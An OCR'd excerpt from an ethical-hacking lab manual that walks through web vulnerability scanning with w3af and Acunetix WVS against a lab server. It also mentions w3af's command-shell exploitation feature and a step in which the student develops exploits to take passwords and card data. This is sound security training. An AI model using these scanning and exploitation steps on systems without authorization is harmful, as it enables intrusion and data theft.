

FIGURE 6.6: w3af Scan Configuration

17. Check **csrf** (cross-site request forgeries); this plugin enables you to find cross-site request-forgery vulnerabilities in the web application.

HTTP Basic and NTLM authentication are two types of HTTP level authentication usually provided by the web server, while the form and cookie authentication methods are provided by the application itself. It's up to the user to identify which authentication method is required to keep a session with the application, but usually a quick inspection of the HTTP traffic will define what's required.

18. Scroll down to choose some other plugins.



FIGURE 6.7: Choosing csrf attack plugin

To configure basic or NTLM credentials you need to open the HTTP settings menu. The configuration set in this section will affect all plugins and other core libraries. In the top menu choose "Configuration" and then "HTTP Settings."

19. Now, choose **sqli** and **xss** plugins, which help to find SQL injection and cross-site scripting vulnerabilities.



FIGURE 6.8: Choosing sqli and xss attack plugin

20. Expand the crawl plugin to choose some more plugins for vulnerability assessment.
21. Crawl plugins are used to find new URLs, forms, and other injection points.



FIGURE 6.9: Settings up crawl plugin

> w3af supports detection of both simple and blind OS commanding vulnerability. In simple OS commanding, it sends a simple command to every parameter and then looks for a response to that command in the output. In case of blind OS commanding in which the response is not present in the output, it uses time delays to identify if a vulnerability is present. For example, if it sends a command which delays the response for some seconds, and if we note a delay in the output, we can say that a blind OS commanding vulnerability is present.

22. In the crawl plugins, select web_spider, which will request a URL and extract all the links and forms from the response according to three important parameters:
    a. only_forward
    b. ignoreRegex
    c. followRegex
23. **only_forward** and **followRegex** are commonly used to configure the web_spider to spider all the URLs except logout or some other more exciting link such as Reboot Appliance.
24. **ignoteRegex** is an empty string by default.

TASK 4

Start Scan

25. After choosing all the respective plugins (under attack), click **Start,** as shown in the screenshot.



FIGURE 6.10: web_spider plugin and starting Scan

26. Now, click the **Log** tab to view the scan results; it displays the **Vulnerabilities, Information,** and **Error** in URLs.

27. On the Log tab, you can able to see scan status in a graphical mode and crawl status displayed below.

w3af also allows us to exploit vulnerabilities. If we go under the Exploit section, we can see the identified vulnerability in the Vulnerabilities section. If we click on it, we can see that osCommandignShell in the Exploits section turns black. This is an indication that the vulnerability can be exploited using the osCommandingShell plugin in w3af. Right click on osCommandingShell and click on Exploit ALL vulns.



FIGURE 6.11: w3af Log Tab

28. On the **Results** tab, click **KB Browser** to list all the vulnerabilities recorded by w3af.



FIGURE 6.12: w3af Results

Audit plugins take the injection points found by discovery plugins and send specially crafted data to all of them in order to find vulnerabilities. A classic example of an audit plugin is one that searches for SQL injection vulnerabilities.

29. Now, choose any one recorded vulnerability to display it on the respective page, as in the dashboard section.



FIGURE 6.13: w3af Vulnerability information

30. You can go through all the recorded vulnerabilities and fix all the vulnerable codes in your web applications.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 7

Website Vulnerability Scanning Using Acunetix WVS

Acunetix web vulnerability scanner (WVS) broadens the scope of vulnerability scanning by introducing highly advanced and rigorous heuristic technologies designed to tackle the complexities of today's web-based environments.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As an expert Penetration Tester, you need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use Acunetix Web Vulnerability Scanner (WVS) to check the website, analyzes its applications, and find vulnerabilities that could leave it exposed to SQL injection, cross-site scripting, and other vulnerabilities that could expose the online business to attacks. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help students secure web applications and test websites for vulnerabilities and threats.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications

Lab Environment

To perform this lab, you will need:

- Acunetix Web vulnerability scanner is located at **D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner**
- You can also download the latest version of Acunetix Web vulnerability scanner from the link http://www.acunetix.com/vulnerability-scanner
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running Windows Server 2012

You can download Acunetix WVS from http://www.acunetix.com

- A web browser with an Internet connection
- Microsoft SQL Server/ Microsoft Access

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security is a branch of information security that deals specifically with security of websites, web applications, and web services.

NOTE: DO NOT SCAN A WEBSITE WITHOUT PROPER AUTHORIZATION!

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

In this lab, the machine hosting the website is the victim machine (i.e., **Windows Server 2012**); the machine used to run **Acunetix Web Vulnerability Scanner** is **Windows Server 2008** (attacker machine).

TASK 1

Install Acunetix Web Vulnerability Scanner

1. Log in to **Windows Server 2008**.
2. Navigate to **Z:\CEHv9 Module 12 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner** and double-click **vulnerabilityscanner.exe**.
3. If **Open-File Security Warning** pop-up appears, click **Run**.
4. Follow the steps to install **Acunetix Web Vulnerability Scanner**.

If you scan an HTTP password-protected website, you are automatically prompted to specify the username and password. Acunetix WVS supports multiple sets of HTTP credential for the same target website. HTTP authentication credentials can be configured to be used for a specific website/host, URL, or even a specific file only.

FIGURE 7.1: Acunetix WVS Scan Setup Wizard

5. The **acunetix** web page opens in the default browser. **Close** the web page.

FIGURE 7.2: acunetix webpage

6. If a **Security Warning** dialog box appears, asking you to install a certificate from a certification authority (CA), click **Yes**.

Note: In addition, if a **Security Alert** pop-up appears, click **OK**.

7. In the final installation step, click **Finish**.

The Executive report creates a summary of the total number of vulnerabilities found in every vulnerability class. This makes it ideal for management to get an overview of the security of the site without needing to review technical details.

FIGURE 7.3: End of Acunetix WVS Setup Wizard

TASK 2

Scan Website for Vulnerability

The scan target option, Scan single website scans a single website.

The scan target option scans a list of target websites specified in a plain text file (one target per line).

In Scan Option, Extensive mode, the crawler fetches all possible values and combinations of all parameters.

8. A **Trial Edition** pop-up appears; click **OK**.

FIGURE 7.4: Trial Edition pop-up

9. The **Acunetix Web Vulnerability Scanner** main window appears, along with the **Update info** pop-up. Click **Close**.

10. The Acunetix Web Vulnerability Scanner **Scan Wizard** appears, displaying the **Scan Type**. Select **scan single website**, enter the target website's URL in the Website URL field, and click **Next**.

Note: In this lab, the URL is http://10.0.0.2/moviescope; the IP address **10.0.0.2** in the URL might vary in your lab environment.

You may instead specify the target URL as http://www.moviescope.com to scan the website, in which case your results will appear different.



FIGURE 7.5: Scan Wizard of Acunetix WVS

11. In **Options** section, leave the settings set to default, and click **Next**.

The Scan Target option scans using saved crawling results. If you previously performed a crawl on a website and saved the results, you can launch a scan against the saved crawl, instead of crawling the website again.



FIGURE 7.6: Acunetix WVS Options Wizard

12. In the **Target** section, confirm the targets and technologies detected by clicking **Next**.

The scan target option scans a specific range of IPs (e.g.192.168.0.10-192.168.0.200) and port ranges (80,443) for available target sites. Port numbers are configurable.



FIGURE 7.7: Acunetix WVS Scan Target Wizard

13. In the **Login** step, leave the settings set to default and click **Next.**



FIGURE 7.8: Acunetix WVS Scan Login Wizard

The other scan options which you can select from the wizard are:

- Manipulate HTTP headers
- Enable Port Scanning
- Enable AcuSensor Technology

14. The **Finish** section appears; click **Finish.**

FIGURE 7.9: Acunetix WVS Scan Finish Wizard

Note: If a specific web technology is not listed under Optimize for the technologies, it means that there are no specific tests for it.

15. Acunetix Web Vulnerability Scanner starts scanning the MovieScope website for vulnerabilities.

16. During the scan, the **HTTP authentication** pop-up appears; enter the credentials of **Windows Server 2012** and click **OK**.

In Scan Option, Heuristic mode, the crawler tries to make heuristic decisions on which parameters should be considered as action parameters and which should not.



FIGURE 7.10: HTTP authentication pop-up

17. The **Security alerts** discovered on the website are listed in real time under the Alerts node in the **Scan Results** window. A Site Structure node is also created, which lists folders discovered.

Note: If the scan is launched from saved crawl results, in the Enable AcuSensor Technology option, you can specify to use sensor data from crawling results without revalidation, not to use sensor data from crawling results only, or else to revalidate sensor data.



FIGURE 7.11: Acunetix WVS Displaying Security Alerts

18. The Web Alerts node displays all vulnerabilities found on the target website.
19. Web Alerts are sorted into four severity levels:
    - High Risk Alert Level 3
    - Medium Risk Alert Level 2
    - Low Risk Alert Level 1
    - Informational Alert
20. The number of vulnerabilities detected is displayed in parentheses next to the alert categories.

Statistical reports allow you to gather vulnerability information from the results database and present periodical vulnerability statistics. This report allows developers and management to track security changes and to compile trend analysis reports.



FIGURE 7.12: Acunetix WVS Result

21. An attacker can exploit any of these vulnerabilities found by Acunetix and gain access to the backend database.

TASK 3

Save Scan Result

22. When the scan is complete, you can **save the scan results** to an external file for later analysis and comparison.
23. To **save** the scan results, click **File → Save Scan Results**. Select a desired location, and save the scan results.

Note: You can save the result in Acunetix WVS only if it is a licensed version.

The developer report groups scan results by affected pages and files, allowing developers to quickly identify and resolve vulnerabilities. The report also features detailed remediation examples and best-practice recommendations for fixing vulnerabilities.



FIGURE 7.13 Acunetix WVS Result

TASK 4

Generate Report

24. **Statistical Reports** allow you to gather vulnerability information from the results database and present periodic vulnerability statistics.
25. This report allows developers and management to track security changes over time and compile trend analysis reports.
26. To generate a report, click **Report** in the toolbar.

The Vulnerability report style presents a technical summary of the scan results and groups all the vulnerabilities according to their vulnerability class. Each vulnerability class contains information on the exposed pages, the attack headers and the specific test details.



FIGURE 7.14 Acunetix WVS Generate Report option

27. This starts the **Acunetix WVS Reporter**.

Note: You can generate a report in Acunetix WVS only if it is a licensed version.

28. The Report Viewer is a standalone application that allows you to **view**, **save**, **export**, and **print generated reports**, which can be exported as PDF, HTML, Text, Word Document, or BMP files.

29. To generate a report, select the type of report you want to generate, and click **Report Wizard**.

30. If you are generating a **compliance report**, select the type of compliance report. If you are generating a **comparison report**, select the scans you would like to compare. If you are generating a monthly report, specify the month and year on which you would like to report. Click **Next** to continue.

31. Configure the scan filter to list a number of specific saved scans, or leave the default selection to display all scan results. Click **Next** to proceed and select the specific scan for which you wish to generate a report.

32. Select what properties and details the report should include. Click **Generate** to finalize the wizard and generate the report.

33. The **WVS Reporter** contains the following groups of reports:

- Developer - Shows affected pages and files
- Executive - Provides a summary of security of the website
- Vulnerability - Lists vulnerabilities and their impact
- Comparison - Compares against previous scans
- Statistical - Compiles trend analysis
- Compliance Standard - PCI DSS, OWASP, WASC

The Scan Comparison report allows the user to track the changes between two scan results. The report documents resolved and unchanged vulnerabilities and new vulnerability details. The report style makes it easy to periodically track development changes for a web application.



FIGURE 7.15: Acunetix WVS Generate Report window

Note: This is a sample report; the trial version doesn't support the ability to generate a report for a scanned website.

34. Using the vulnerabilities detected during the scan, the attacker on the **Windows Server 2008** machine (here, you) tries to develop suitable exploits for compromising the web application installed on the Windows Server 2012 virtual machine, and obtains sensitive information, including passwords, personal information, credit-card details, and so on.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs